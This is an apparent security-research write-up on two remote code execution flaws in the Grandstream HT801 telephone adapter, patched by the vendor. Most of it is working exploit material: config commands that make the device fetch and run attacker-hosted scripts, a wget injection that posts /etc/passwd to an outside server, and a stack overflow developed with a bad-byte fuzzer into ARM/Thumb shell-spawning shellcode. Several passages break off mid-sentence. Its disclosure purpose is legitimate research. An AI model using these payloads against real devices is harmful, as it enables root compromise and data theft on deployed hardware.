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


This article describes the identification and exploitation of two authenticated remote code execution vulnerabilities that we found during a time-bounded security assessment of the Grandstream's HT801 Analog Telephone Adapter. Both vulnerabilities are exploitable via the limited configuration shell which is accessible over SSH/Telnet. These and other less critical findings were addressed by Grandstream with the release of the firmware version 1.0.29.8.

CVE-2021-37915: Authenticated Remote Code Execution via debugging functionality during the startup of the device

CVE-2021-37748: Authenticated stack based buffer overflow in the "manage_if" configuration parameter handling

Device details can be found here.

Firmware unpacking

To follow the article please get a copy of a firmware file here. The firmware blob is encrypted, however, due to the great work done by BigNerd95 we can easily extract it. The static AES key used for encryption, is being reused across the line of devices.

We are working inside an Ubuntu 20.04.2 LTS vm:

```
$ mkdir workspace && cd workspace
$ export WS=$(pwd)
```

Download & unzip the firmware:

```
$ echo "check_certificate = off" >> ~/.wgetrc
$ wget https://firmware.grandstream.com/Release_HT801_1.0.27.2.zip
$ unzip Release_HT801_1.0.27.2.zip
```

Clone the extraction tool:

```
        Body key: 000c177807e5031d1034fd2000010000
        Decrypting...

extracted/ht801base.bin        version: 1.0.27.2       size: 2887680 bytes
        Head key: 738d0cb8bc02736494244683fb5e4539
        Body key: 000db73d07e5031d1034fd2000010000
        Decrypting...

extracted/ht801prog.bin        version: 1.0.27.2       size: 3260416 bytes
        Head key: 738d0cb8bc02736494244683fb5e4539
        Body key: 000ea99a07e5031d1034fd2000010000
        Decrypting...
```

In particular, we are interested in the "ht801base.bin" and "ht801prog.bin" files. The first one contains the root file system of the underlying Linux OS and the second one contains additional software. Both files can be easily extracted using the binwalk tool.

Device Administration via Limited Shell

By default, the device exposes web and ssh services for administration. Default credentials for both services are "admin:admin". Additionally, a Telnet service can be enabled via the web interface.

The "CONFIG>" submenu allows us to set device parameters which in turn are saved to the device's nvram. All of the functionality is implemented in the /sbin/gs_config binary.

```
GS> help
Supported commands:
    config  -- Configure the device
    status  -- Show device status
    upgrade -- Upgrade the device
    reboot  -- Reboot the device
    reset 0  -- Factory   reset
    reset 1  -- ISP  Data reset
    reset 2  -- VOIP Data reset
    help    -- Show this help text
    exit    -- Exit this command shell
GS> config
CONFIG> help
Supported commands:
    set name value   -- Set a variable
    set ip dhcp      -- Set WAN DHCP mode
    set ip address   -- Set WAN IP address
    set netmask mask -- Set WAN network mask
    set gw address   -- Set WAN default gateway
    set mac address  -- Set WAN MAC address
    get name         -- Get a variable
    get ip           -- Get WAN IP setting
    get netmask      -- Get WAN network mask setting
    get gw           -- Get WAN default gateway setting
    unset name       -- Unset a variable
    commit           -- Commit the changes to FLASH
    security         -- Write security table or verify
    help             -- Show this help text
    exit             -- Exit this command shell
```

CVE-2021-37915

There are multiple shell scripts inside the /bin folder which are executed upon boot. One of them is the "ht_start.sh" script. It contains the following snippet:

```
#
# Start gs_ata
#
if [ ! -z "`nvram get gdb_debug_server`" ]; then
    GDB_SERVER_IP=`nvram get gdb_debug_server`
    GDB_SERVER_PORT=9876
    cd /tmp/
    tftp -g -r gdbserver ${GDB_SERVER_IP}
    if [ -f ./gdbserver ]; then
        chmod +x gdbserver
        echo "Starting gs_ata with GDB support @ ${GDB_SERVER_IP}:${GDB_SERVER_PORT}"
        ./gdbserver ${GDB_SERVER_IP}:${GDB_SERVER_PORT} /app/bin/gs_ata &
    fi
else
    echo "Starting gs_ata..."
    /app/bin/gs_ata &
    echo $! > /var/run/gs_ata.pid
fi
```

```
Grandstream HT801 Command Shell Copyright 2006-2021
admin@192.168.1.128's password:
GS> config
CONFIG> set gdb_debug_server 192.168.1.102
gdb_debug_server = 192.168.1.102
CONFIG> commit
Changes are commited.
CONFIG> get gdb_debug_server
gdb_debug_server = 192.168.1.102
CONFIG> exit
GS> reboot
Rebooting...
```

Upon the booting process, the device will fetch and execute the "gdbserver" script hosted on our TFTP server. A root shell is then waiting on port 9999:

```
$ telnet 192.168.1.128 9999
Trying 192.168.1.128...
Connected to 192.168.1.128.
Escape character is '^]'.
# uname -nrsm
Linux HT8XX 3.4.20-rt31-dvf-v1.2.6.1-rc2 armv5tejl
```

Another similar bug lurks in the "gs_test_suite.sh" file:

```
1  #!/bin/sh
2
3  CUR_DIR=`pwd`
4  TEST_DIR=gs_test
5  TEST_SCRIPT=gs_test_script.sh
6  TEST_SERVER=`nvram get gs_test_server`
7  TEST_SERVER_PORT=80
8
9  if [ ! -d /${TEST_DIR} ]; then
10         mkdir /${TEST_DIR}
11 fi
12
13 cd /${TEST_DIR}
14
15 wget -q -t 2 -T 5 http://${TEST_SERVER}:${TEST_SERVER_PORT}/${TEST_SCRIPT}
16 if [ "$?" = "0" ]; then
17     echo "Finished downloading ${TEST_SCRIPT} from http://${TEST_SERVER}:${TEST_SERVER_PORT}"
18     chmod +x ${TEST_SCRIPT}
19     echo "Starting GS Test Suite..."
20     ./${TEST_SCRIPT} http
21 else
22     echo "ERROR downloading ${TEST_SCRIPT} from http://${TEST_SERVER}:${TEST_SERVER_PORT}"
23     echo "Falling back to TFTP server..."
24     tftp -g -r ${TEST_SCRIPT} ${TEST_SERVER}
25     if [ "$?" = "0" ]; then
26         echo "Finished downloading ${TEST_SCRIPT} from TFTP ${TEST_SERVER}"
27         chmod +x ${TEST_SCRIPT}
28         echo "Starting GS Test Suite..."
29         ./${TEST_SCRIPT} tftp
30     else
31         echo "Failed to download ${TEST_SCRIPT} via HTTP or TFTP check test server ip address"
32     fi
33 fi
34
35 cd ${CUR_DIR}
```

Here, by setting the "gs_test_server" parameter (6) we can inject into the "wget" command (15), which would allow us to read and write arbitrary files. The injection is as follows:

```
set gs_test_server (webserver address)(space)(injection)(space)
```

The space at the end is important. Otherwise, our command would be concatenated with the "TEST_SERVER_PORT" variable.

Extract any file from the OS:

```
CONFIG> set gs_test_server 192.168.1.198/ --post-file=/etc/passwd
```

Overwrite/Create any file on the OS:

Most of the important parts of the OS are mounted read-only. One way to achieve command execution is by overwriting the


```
export hostname="HT8XX"
```

The next step is to set the variable to point to our webserver and reboot the device. The injected wget flag will force-save our file.

```
CONFIG> set gs_test_server 192.168.1.198/xxx -O /tmp/config/rc.conf
CONFIG> commit
CONFIG> reboot
```

After reboot, the root shell is available on port 1337:

```
$ telnet 192.168.1.128 1337
Trying 192.168.1.128...
Connected to 192.168.1.128.
Escape character is '^]'.
# busybox id
uid=0(root) gid=0(root)
#
```

CVE-2021-37748

A stack-based overflow affecting the handling of the "manage_if" config parameter allows an authenticated attacker to break out of the limited configuration interface and get a root shell on the device.

Analysis

We started with the static analysis of the gs_config binary, which implements the limited configuration shell. It provides an authenticated user with a quick text-based interface available over SSH (and optionally Telnet). For fun, we will communicate with the device over Telnet.

When it comes to the IOT world, the probability of finding old-school bugs is always an option. We hunted for the obvious candidates, such as strcpy() - and indeed, we identified multiple instances. The most promising one turned out to be at 0xB3A4:

```
.text:0000B374                 STRH    R3, [R2,#-0x24]
.text:0000B378                 STRH    R3, [R2,#-0x5E]
.text:0000B37C                 STRH    R3, [R2,#-0x60]
.text:0000B380                 LDR     R0, =aManageIf  ; "manage_if"
.text:0000B384                 BL      nvram_get
.text:0000B388                 CMP     R0, #0
.text:0000B38C                 BEQ     loc_B410
.text:0000B390                 LDR     R0, =aManageIf  ; "manage_if"
.text:0000B394                 BL      nvram_get
.text:0000B398                 MOV     R1, R0          ; src
.text:0000B39C                 ADD     R0, SP, #0x820+var_80+0x10
.text:0000B3A0                 ADD     R0, R0, #0xC    ; dest
.text:0000B3A4                 BL      strcpy
.text:0000B3A8                 ADD     R0, SP, #0x820+var_80+0x10
.text:0000B3AC                 ADD     R1, SP, #0x820+var_50
.text:0000B3B0                 ADD     R1, R1, #0xC
.text:0000B3B4                 ADD     R2, SP, #0x820+var_80
.text:0000B3B8                 ADD     R0, R0, #0xC
.text:0000B3BC                 BL      sub_984C
.text:0000B3C0                 ADD     R3, SP, #0x820+var_20
```

When a user types the "status" command from the initial menu - among other things a value for the "Management Interface" called "manage_if" is retrieved from nvram via the "nvram_get" function and is placed into a local buffer via strcpy(). The interface value is later used for resolving and displaying the "Management IPv4 Address". By placing a large string via the "set manage_if VALUE" command and executing a "status" command we can overflow the stack buffer and overwrite important values on the stack, i.e. the saved return address of the local function, thereby taking control of the execution flow.

Control over PC

The pointer to the buffer returned by "nvram_get" at 0xB394 (value of the "manage_if" setting pulled from the nvram) will be stored in the R0 register. Then, the address from R0 is being copied into the R1 register - this is the second argument for strcpy() - our controlled data (src). The R0 register is then being set to a local buffer stored on the stack (dest):

```
src: 0xc6d3b0a9                          # nvram
```




```
.text:0000B3A8                 ADD     R0, SP, #0x820+var_80+0x10
.text:0000B3AC                 ADD     R1, SP, #0x820+var_50
.text:0000B3B0                 ADD     R1, R1, #0xC
.text:0000B3B4                 ADD     R2, SP, #0x820+var_80
.text:0000B3B8                 ADD     R0, R0, #0xC
.text:0000B3BC                 BL      sub_984C
```

The 0x984C sub-routine:

```
.text:0000984C                 PUSH    {R4-R7,LR}
.text:00009850                 MOV     R7, R0
.text:00009854                 MOV     R0, #2          ; domain
.text:00009858                 SUB     SP, SP, #0x24
.text:0000985C                 MOV     R6, R1
.text:00009860                 MOV     R5, R2
.text:00009864                 MOV     R1, R0          ; type
.text:00009868                 MOV     R2, #0          ; protocol
.text:0000986C                 BL      socket
.text:00009870                 SUBS    R4, R0, #0
.text:00009874                 BLT     loc_9934
.text:00009878                 MOV     R1, R7          ; src
.text:0000987C                 MOV     R0, SP          ; dest
.text:00009880                 BL      strcpy
.text:00009884                 MOV     R0, R4          ; fd
.text:00009888                 LDR     R1, =0x8915     ; request
.text:0000988C                 MOV     R2, SP
.text:00009890                 BL      ioctl
.text:00009894                 SUBS    R7, R0, #0
.text:00009898                 BNE     loc_98E0
.text:0000989C                 LDR     R3, [SP,#0x38+var_24]
.text:000098A0                 MOV     R0, R4          ; fd
.text:000098A4                 MOV     R2, R3,LSR#24
.text:000098A8                 AND     R1, R3, #0xFF0000
.text:000098AC                 ORR     R2, R2, R3,LSL#24
.text:000098B0                 ORR     R2, R2, R1,LSR#8
.text:000098B4                 AND     R3, R3, #0xFF00
.text:000098B8                 ORR     R3, R2, R3,LSL#8
.text:000098BC                 MOV     R2, R3,LSR#16
```

The R7 register holds the pointer to our data (source), and the current stack pointer is being used as the destination for the strcpy() function at 0x9880, thus overflowing the stack. When the ioctl() system call at 0x9890 fails, the branch to the close() function at 0x98E0 is done, and the sub-routine will attempt to return:



Next, the sub-routine is going to its epilogue at 0x9938:

```
.text:00009934 loc_9934                                ; CODE XREF: sub_984C+28↑j
.text:00009934                                         ; sub_984C+9C↑j
.text:00009934                 MOV     R0, #0
.text:00009938
.text:00009938 loc_9938                                ; CODE XREF: sub_984C+D4↑j
.text:00009938                                         ; sub_984C+E4↑j
.text:00009938                 ADD     SP, SP, #0x24 ; '$'
.text:0000993C                 POP     {R4-R7,PC}
.text:0000993C ; End of function sub_984C
.text:0000993C
```

It restores the values from the overflowed stack, thus, popping our data into the respective registers:

```
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────── registers ────
$r0   : 0x0
$r1   : 0x00008915  →  0x80000000
$r2   : 0xffffffff
$r3   : 0x10
$r4   : 0x8
$r5   : 0xcecf6bc8  →  0x00000000
$r6   : 0xcecf6c04  →  "AAAAAAAAAAAAAAAAAAAAAABBBB"
$r7   : 0xffffffff
$r8   : 0x0
$r9   : 0x0
$r10  : 0x00016170  →  0x00000000
$r11  : 0x0
$r12  : 0xffffffff
$sp   : 0xcecf6414  →  "AAAAAAAAAAAAAAAAAABBBB"
$lr   : 0x000098e8  →   b 0x9934
$pc   : 0x0000993c  →   pop {r4,  r5,  r6,  r7,  pc}
$cpsr: [negative zero carry overflow interrupt fast thumb]
──────────────────────────────────────────────────────────────────────── stack ────
0xcecf6414│+0x0000: "AAAAAAAAAAAAAAAAAABBBB"       ← $sp
0xcecf6418│+0x0004: "AAAAAAAAAAAAAABBBB"
0xcecf641c│+0x0008: "AAAAAAAAAABBBB"
0xcecf6420│+0x000c: "AAAABBBB"
0xcecf6424│+0x0010: "BBBB"
0xcecf6428│+0x0014: 0x00000000
0xcecf642c│+0x0018: 0x00000000
0xcecf6430│+0x001c: 0x00000000
───────────────────────────────────────────────────────────────── code:arm:ARM ────
       0x9930                   b      0x9938
       0x9934                   mov    r0,  #0
       0x9938                   add    sp,  sp,  #36      ; 0x24
 →     0x993c                   pop    {r4,  r5,  r6,  r7,  pc}
[!] Cannot disassemble from $PC
────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "gs_config", stopped, reason: SINGLE STEP
──────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x993c → pop {r4,  r5,  r6,  r7,  pc}
```

Exploit development

By abusing the aforementioned CVE-2021-37915 we can get root shell access to the device and set up a remote debugging environment for dynamic analysis and exploit development purposes. This approach will simplify the process, as we don't need to handle often complicated

```
$ python -c 'print(b"set manage_if " + b"A"*52+b"BBBB")'
```



```
Changes are commited.
CONFIG> exit
GS> status
Product Model: HT801
MAC Address: c0:74:ad:36:74:ee
Network:
```

Result in GDB:

```
pwndbg> set arch arm
pwndbg> target extended-remote 192.168.1.128:1234
pwndbg> attach 3351
(...)
pwndbg> c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x42424240 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
────────────────────────[ REGISTERS ]────────────────────────
 R0   0x0
*R1   0x8915 ◂— andhi  r0, r0, r0
*R2   0xffffffff
*R3   0x10
*R4   0x41414141 ('AAAA')
*R5   0x41414141 ('AAAA')
*R6   0x41414141 ('AAAA')
*R7   0x41414141 ('AAAA')
*R8   0x0
 R9   0x0
*R10  0x16170 ◂— 0x0
*R11  0x0
*R12  0xffffffff
*SP   0xcee0d428 ◂— 0x0
*PC   0x42424240 ('@BBB')
────────────────────────[ DISASM ]────────────────────────
Invalid address 0x42424240
```

Long live Return-to-Zero-Protection

What is interesting is ASLR on the device is configured as follows:

```
# cat /proc/sys/kernel/randomize_va_space
1
```

From the Kernel documentation we can read that:

```
0 - Turn the process address space randomization off. This is the default for architectures that do not support this feat

1 - Make the addresses of mmap base, stack and VDSO page randomized. This, among other things, implies that shared librar

2 - Additionally enable heap randomization. This is the default if CONFIG_COMPAT_BRK is disabled.
```

We can confirm how it affects randomization on the device:


```
# for i in `seq 1 5`; do ldd /bin/ls | grep /libc.so; done
        libc.so.0 => /lib/libc.so.0 (0xc6e7c000)
        libc.so.0 => /lib/libc.so.0 (0xc6f10000)
        libc.so.0 => /lib/libc.so.0 (0xc6f45000)
        libc.so.0 => /lib/libc.so.0 (0xc6f3d000)
        libc.so.0 => /lib/libc.so.0 (0xc6ea9000)

# for i in `seq 1 5`; do grep heap /proc/self/maps; done
0007a000-0007b000 rwxp 00000000 00:00 0          [heap]
0007a000-0007b000 rwxp 00000000 00:00 0          [heap]
0007a000-0007b000 rwxp 00000000 00:00 0          [heap]
0007a000-0007b000 rwxp 00000000 00:00 0          [heap]
0007a000-0007b000 rwxp 00000000 00:00 0          [heap]
```

```
00d82000-00d83000 rwxp 00000000 00:00 0          [heap]
```



```
$ readelf -ds gs_config | grep nvram
 0x00000001 (NEEDED)                     Shared library: [libnvram.so]
    10: 00009080     0 FUNC    GLOBAL DEFAULT  UND nvram_erase_all
    19: 00009194     0 FUNC    GLOBAL DEFAULT  UND nvram_commit_sync
    37: 0000917c     0 FUNC    GLOBAL DEFAULT  UND nvram_commit
    44: 000093b0     0 FUNC    GLOBAL DEFAULT  UND nvram_get
    47: 000090d4     0 FUNC    GLOBAL DEFAULT  UND nvram_set
    54: 000092c0     0 FUNC    GLOBAL DEFAULT  UND nvram_erase_not_list
    59: 00009158     0 FUNC    GLOBAL DEFAULT  UND nvram_check_password
    60: 000091f4     0 FUNC    GLOBAL DEFAULT  UND nvram_erase_list
    75: 00009218     0 FUNC    GLOBAL DEFAULT  UND nvram_unset
```

During the analysis of the libnvram.so shared library, we've noticed that if the length of the configuration setting plus its value is larger than 100 bytes (hex 0x64), the nvram_set wrapper is going to call malloc(), and thus will request the memory from the heap.



The following configuration shell command will force the program to allocate our controlled data at the static address on the heap:

```
CONFIG> set manage_if AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Let's confirm in GDB:

```
gef➤  search-pattern "AAAAAAAAAAAAAAAAAA"
[+] Searching 'AAAAAAAAAAAAAAAAAA' in memory
[+] In '[heap]'(0x16000-0x17000), permission=rwx
  0x16012 - 0x16049  →   "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
  0x16024 - 0x1605b  →   "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
  0x16036 - 0x1606d  →   "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
  0x16048 - 0x1606d  →   "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
  0x1605a - 0x1606d  →   "AAAAAAAAAAAAAAAAAAA"
```

We can defeat ASLR by storing our payload in the known, static **rwx** heap location, then overflow and redirect the program flow to it. This basically renders it as the **Return-to-Zero-Protection** scenario.

Size and Bad Bytes Limitations

When trying to exploit a buffer overflow vulnerability it is important to identify the limitations of the shellcode that we can use. These are the questions that we need to answer before a reliable exploit can be created:

- What is the size limitation of the shellcode?
- What are the bad bytes?

By sending a sizeable payload, we can observe how many bytes arrive and are placed on the heap. This should tell us the maximum size of the consecutive bytes that we are working with.

```
context.log_level = 'error'
```



```
def fuzz(byte):
    p = login()
    try:
     p.sendlineafter('CONFIG> ',b'set manage_if A-'+byte+b'-B')
     p.sendlineafter('CONFIG> ',b'get manage_if')
     p.recv()
     if not b'A-'+byte+b'-B' in p.recv() or not p.recv():
         #print("Bad: ",repr(byte))
         avoid.append(byte)
    except:
     pass
    p.close()

x=make_packer('all')
for i in range(0,256):
    fuzz(x(i))

print(avoid)
```

Bytes that cannot be stored in the "manage_if" setting:

```
$ python ht-fuzz.py
[b'\x00', b'\x04', b'\t', b'\n', b'\r', b'\x11', b'\x12', b'\x13', b'\x15', b'\x16', b'\x17', b'\x1a', b'\x1c', b'\x7f',
```

The limitation of the 0xFF byte is important, because it does not allow us to easily switch to Thumb mode via BX/BLX instructions, as those instructions will always contain the 0xFF byte in the opcode:

```
>>> from pwn import *
>>> context.arch='arm'
>>> asm('bx r4;')
b'\x14\xff/\xe1'
>>> asm('blx r4;')
b'4\xff/\xe1'
```

Our exploit is communicating with the device via the Telnet protocol. What is interesting and can be easily overlooked, is the fact that the 0xFF byte (255 decimal) is the IAC (Interpret As Command) byte which signals that the next byte is a Telnet command. Therefore, a 0xFF byte in our shellcode will not be interpreted as data but, along with the following byte, will be interpreted as a Telnet command. If we look at the RFC for the Telnet protocol, we can find a simple solution to this problem:

All TELNET commands consist of at least a two byte sequence: the "Interpret as Command" (IAC) escape character followed by the code for the command. The commands dealing with option negotiation are three byte sequences, the third byte being the code for the option referenced. This format was chosen so that as more comprehensive use of the "data space" is made – by negotiations from the basic NVT, of course – collisions of data bytes with reserved command values will be minimized, all such collisions requiring the inconvenience, and inefficiency, of "escaping" the data bytes into the stream. ***With the current set-up, only the IAC need be doubled to be sent as data, and the other 255 codes may be passed transparently.***

To successfully sneak the 0xFF byte as data we have to double it:

```
>>> asm('bx r4').replace(b'\xff',b'\xff\xff')
b'\x14\xff\xff/\xe1'
```

First exploitation path

The ARM processor can execute in 32-bit and 16-bit modes named ARM and Thumb respectively. To reduce the size and avoid NULL bytes, most of the shellcodes switch to 2-byte Thumb mode.

Knowing the available space on the heap and the subset of bad bytes, we can craft new or adjust existing shellcode for our target CPU.

Here is the 30-bytes long ARM rev5 shellcode that we can tailor for our purposes:

```
8066:    270b         movs    r7, #11
```



```
>>> from pwn import *
>>> context.arch='arm'

# original instruction from the shellcode
>>> asm('add r3,pc,#1').hex()
'01308fe2'
# we use r4 to avoid bad byte on the following branch instruction
>>> asm('add r4,pc,#1').hex()
'01408fe2'
# branch instruction producing bad byte: 0x13
>>> asm('bx r3').hex()
'13ff2fe1'
# we use the r4 register instead and we double patch the Telnet's IAC 0xff byte
>>> asm('bx r4').replace(b'\xff',b'\xff\xff').hex()
'14ffff2fe1'

# switch CPU context
>>> context.arch='thumb'
# decimal 10 will produce the bad byte: 0x0a
>>> asm('adds r0, #10').hex()
'0a30'
# we can securely change it to 0x0b
>>> asm('adds r0, #11').hex()
'0b30'
# subs instruction producing bad byte: 0x1a
>>> asm('subs r2, r2, r2').hex()
'921a'
# we swap it to the XOR instrution
>>> asm('eors r2, r2, r2').hex()
'5240'
```

After the adjustments, we can produce a small, bad-byte safe shellcode that will spawn a shell on our target device over Telnet:

```
# ARM926EJ-S rev 5 (v5l)
# execve("/bin/sh","/bin/sh",0)
sc = b''
sc += asm('add r4,pc,#1')
# Double byte patch (Telnet 0xff IAC byte patch), switch to Thumb
sc += asm('bx r4').replace(b'\xff',b'\xff\xff')

# Switch CPU context
context.arch='thumb'

sc += asm("""
mov r0, pc;
adds r0,#11;
str r0,[sp,#4];
add r1,sp,#4;
eors r2,r2,r2;
movs r7,#11;
svc 1;
cmp r7,#47;
ldr r2,[r4,#20];
cmp r7,#110;
ldr r3,[r6,#4]
""")
```

In the first payload we are going to request more than 100 bytes and place our shellcode in the known, static address on the heap. We are not going to trigger the vulnerablity yet, we're just abusing the functionality to store our data.

```
payload = b'A'*134 + sc
```

We can verify that our shellcode is indeed intact and at the static address on the heap:

```
gef➤  x/2i 0x16098
   0x16098:     add     r4, pc, #1
   0x1609c:     bx      r4
```

The rest of the opcodes starts at 0x160a0, however, we are dealing with 2-byte aligned Thumb instructions, hence +1 is added to the address:

```
gef➤  x/11i 0x160a1
   0x160a1:     mov     r0, pc
   0x160a3:     adds    r0, #11
   0x160a5:     str     r0, [sp, #4]
   0x160a7:     add     r1, sp, #4
```

The second payload will be shorter and will overwrite the return value on the stack with the precise address of our stored payload. To trigger

can be used whenever possible.

- **Stage1 shellcode** - Leak the address of the puts() function, for example, from memory; based on that, calculate the addresses of the system() function and of the "/bin/sh\0" string
- **Stage2 shellcode** - Utilise information from the leak and call system('/bin/sh\0')

A way to move arbitrary values to registers

When trying to call any function in ARM architecture the arguments are passed in the registers R0, R1, R2, and R3. If there's a function that takes more than 4 arguments then the stack is utilized starting with the 5th argument. So, in the most common cases of exploit development on the Linux OS we will be utilizing single argument functions such as puts() and system() and we will need to load an arbitrary address into R0.

Even though the registers on 32bit ARM architecture are 4 bytes, the MOV instruction for immediate values has a limitation:

```
MOV{cond} Rd, #imm16

imm16 is any value in the range 0-65535.
```

Also, using the R0 register will produce 0x00 (a bad byte) in the opcode:

```
>>> from pwn import *
>>> context.arch = 'arm'
>>> asm('mov r0, 1')
b'\x01\x00\xa0\xe3'
```

We can avoid that by utilizing a different register such as R6 and finding a way to move the result back to R0 afterwards:

```
>>> asm('mov r6, 1')
b'\x01`\xa0\xe3'
```

We can load arbitrary 4 byte values into R6 byte-by-byte and shift the result to the left by 8 bits as such:

```
mov r6, #0x1            ; R6 == 0x00000001
mov r6, r6, LSL #8      ; R6 == 0x00000100
add R6, R6, #0x58       ; R6 == 0x00000158
mov r6, r6, LSL #8      ; R6 == 0x00015800
add R6, R6, #0x9c       ; R6 == 0x0001589c
```

In this example we have loaded R6 with the address of puts@GOT, which is 0x1589c:

```
>>> e = ELF("./gs_config",checksec=False)
>>> hex(e.got.puts)
'0x1589c'
```

The most obvious way of moving the R6 value to R0 has the dreaded 0x00 byte:

```
>>> asm('mov r0, r6')
b'\x06\x00\xa0\xe1'
```

We can try adding a benign shift/rotate operation to change the opcodes, however, using a "0" constant changes nothing:

```
>>> asm('mov r0, r6, ror 0')
b'\x06\x00\xa0\xe1'
```

```
add R6, R6, #0x58       ; R6 == 0x00000158
mov r6, r6, LSL #8      ; R6 == 0x00015800
add R6, R6, #0x9c       ; R6 == 0x0001589c
mov r0, r6, ROR r8      ; R0 == 0x0001589c
```

For future reference, let's call it "load_puts_got":

```
load_puts_got = asm("""
mov r6, #0x1;
mov r6, r6, lsl #8;
add r6, r6, #0x58;
mov r6, r6, lsl #8;
add r6, r6, #0x9c;
mov r0, r6, ror r8
""")
```

Stage 1

Stage 1 is responsible for leaking the address of a function of our choice. Having the leak we can calculate the base address in which the uClibc shared library was loaded during the runtime.

The target binary is dynamically linked and was not compiled as a Position Independent Executable (PIE), therefore, it will not randomize its instruction addresses nor memory maps upon each execution. The base address of the loaded ELF will be at 0x8000:

```
$ file /tmp/gs_config
/tmp/gs_config: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked,
interpreter /lib/ld-uClibc.so.0, stripped

$ pwn checksec /tmp/gs_config
[*] '/tmp/gs_config'
    Arch:     arm-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8000)
```

Since our target binary is not PIE, the address of the puts() function in The Procedure Linkage Table (PLT) is known and static. The Procedure Linkage Table holds an entry for each external function reference. As an argument to the function, we will use the GOT address of puts() itself. The Global Offset Table (GOT) is a large table of function pointers to the actual memory location of external functions. Basically - jumping to the PLT entry for the function equals calling the function.

In short - we will call puts@plt(puts@got) to leak the current address of the uClibc's puts() from memory.

A good candidate, which allows us to continue execution without a crash after the leak, is inside the "CONFIG>" sub-routine and is located at the 0xA348 address. Straight after it, we have a branch instruction that goes back towards the start of the sub-routine. There's a small issue that we need to fix before the execution can continue after that branch instruction. Due to the overflow, we are overwriting certain registers which are used by the program to function properly.

As we can see, before the address of the branch instruction we have a function prologue:

```
.text:00009AC4    PUSH    {R4-R11,LR}
.text:00009AC8    LDR     R4, =stdout
.text:00009ACC    SUB     SP, SP, #0x254
.text:00009AD0    LDR     R11, =stdin
.text:00009AD4    LDR     R7, =__ctype_b
.text:00009AD8    ADD     R5, SP, #0x278+var_5C
.text:00009ADC    ADD     R1, R5, #4
.text:00009AE0    ADD     R6, SP, #0x278+var_30
.text:00009AE4    STR     R1, [SP,#0x278+var_264]
```

We can see that registers R4, R7 and R11 hold the stdout, _ctype_b, and stdin values which are important for further execution. Therefore, in order to continue the execution flow after the leak, we need to restore those values.

Important register fix

The aforementioned stdout, _ctype_b, and stdin values are stored at fixed addresses in the .bss segment which contains statically allocated variables that are declared but have not been assigned a value yet:

```
.bss:0001592C                          ; Copy of shared data
.bss:00015930              EXPORT  __ctype_b
```



```
pwndbg> i r
r0             0x0                 0
